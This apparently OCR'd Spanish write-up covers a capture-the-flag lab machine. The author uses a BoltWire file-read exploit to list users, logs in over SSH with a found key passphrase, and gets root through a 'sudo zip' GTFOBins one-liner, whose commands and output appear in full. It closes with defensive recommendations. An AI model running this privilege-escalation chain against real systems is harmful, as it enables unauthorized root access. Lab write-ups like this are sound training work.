
Encontramos una url /dev




Buscamos una vulnerabilidad para BoltWire


Encontramos dos exploit

Usaremos el segundo donde podemos buscar archivos locales




Logramos encontrar los usuarios del servidor, entre los usuarios encontramos al usuario jp

jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash

Ya con el con el nombre correcto del usuario procedemos a ejecutar ssh

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# ssh -l jeanpaul 192.168.153.148 -i id_rsa
Enter passphrase for key 'id_rsa':
```

Verificamos que nos pide contraseña para el archivo id_rsa, probamos las contraseñas guardadas

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# cat passwords.txt
java101
I_love_java
```

Logramos conectarnos con la contraseña I_love_java

```
┌──(root㉿kali)-[/home/hmstudent/bolt/192.168.153.148]
└─# ssh -l jeanpaul 192.168.153.148 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$
jeanpaul@dev:~$
jeanpaul@dev:~$
```

Ya tenemos acceso al sistema con el usuario jeanpaul y buscamos la bandera 2

```
jeanpaul@dev:~$ id
uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
jeanpaul@dev:~$ ls
bandera2.txt
jeanpaul@dev:~$ cat bandera2.txt
2d1b15dceeaf04a2a6314135f845dee77
jeanpaul@dev:~$
```

Bandera 2 encontrada: **2d1b15dceeaf04a2a6314135f845dee77**

## 4. Escalación de privilegios si/no

Como no tenemos privilegios de root intentamos escalar los privilegios usando la herramienta linpeas

```
Users Information

My user
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=1000(jeanpaul) gid=1000(jeanpaul) groups=1000(jeanpaul),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)

Do I have PGP keys?
gpg Not Found
netpgpkeys Not Found
netpgp Not Found

Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip

Checking sudo tokens
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens
ptrace protection is disabled (0), so sudo tokens could be abused

Checking Pkexec policy
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-method-2
```

Teniendo un vector de ataque procedemos a realizar el ataque para lo cual nos apoyaremos con la herramienta **GTFOBins**

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

Obtenemos acceso al root

```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
#
rm: missing operand
Try 'rm --help' for more information.
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Logramos obtener la tercera bandera

```
# cd /root
# find
.
./.mysql_history
./.config
./.config/composer
./.config/composer/keys.tags.pub
./.config/composer/keys.dev.pub
./.wget-hsts
./.bash_history
./bandera3.txt
./.profile
./.bashrc
./.local
./.local/share
./.local/share/nano
./.local/share/nano/search_history
# cat ./bandera3.txt
3c14d6f8ee4c66f8c4d9569b3101605a
#
```

**3c14d6f8ee4c66f8c4d9569b3101605a**

## 5. Banderas

| | |
|---|---|
| Bandera1 | aa7153d8889e1efd2bd57dab46e528e5 |
| Bandera2 | 2d1b15dceeaf04a2a6314135f845dee77 |
| Bandera3 | 3c14d6f8ee4c66f8c4d9569b3101605a |

## 6. Herramientas usadas

| | |
|---|---|
| arp-scan -l | … |
| Nmap | … |
| gobuster | … |
| crackmapexec | |
| rpcclient | |
| Enum4linux | |
| showmount | |
| Ssh -l | |
| searchsploit | |
| GTFOBins | |

## 7. Conclusiones y Recomendaciones

Conclusiones del análisis:

1. NFS Mount Exposure:

- El servidor expone recursos NFS que pueden ser montados remotamente
- Esto puede permitir acceso no autorizado a datos sensibles

2. Path Traversal Vulnerability:
   - La aplicación web es vulnerable a ataques de directory traversal
   - Permite acceder a archivos del sistema como /etc/passwd
   - Indica una falta de sanitización de inputs
3. Privilege Escalation:
   - El sistema permite la escalada de privilegios usando sudo zip
   - Indica una configuración inadecuada de permisos sudo

1. Para el servicio NFS:
   - Limitar el acceso NFS solo a IPs específicas
   - Usar firewalls para restringir el puerto 2049
   - Implementar autenticación Kerberos si es posible
   - Desactivar el servicio si no es necesario
2. Para la aplicación web:
   - Implementar validación estricta de inputs
   - Usar whitelisting para las rutas permitidas
   - Mantener actualizado el software web
   - Implementar WAF (Web Application Firewall)
3. Para la escalada de privilegios:
   - Aplicar el principio de mínimo privilegio
   - Revisar y actualizar regularmente la configuración sudo
   - Implementar control de acceso basado en roles (RBAC)

Medidas generales adicionales:

- Implementar monitoreo y logging robusto
- Realizar auditorías de seguridad periódicas
- Mantener todos los sistemas actualizados
- Implementar políticas de contraseñas fuertes
- Usar autenticación de dos factores donde sea posible
- Realizar backups regulares y seguros
- Establecer un proceso de gestión de parches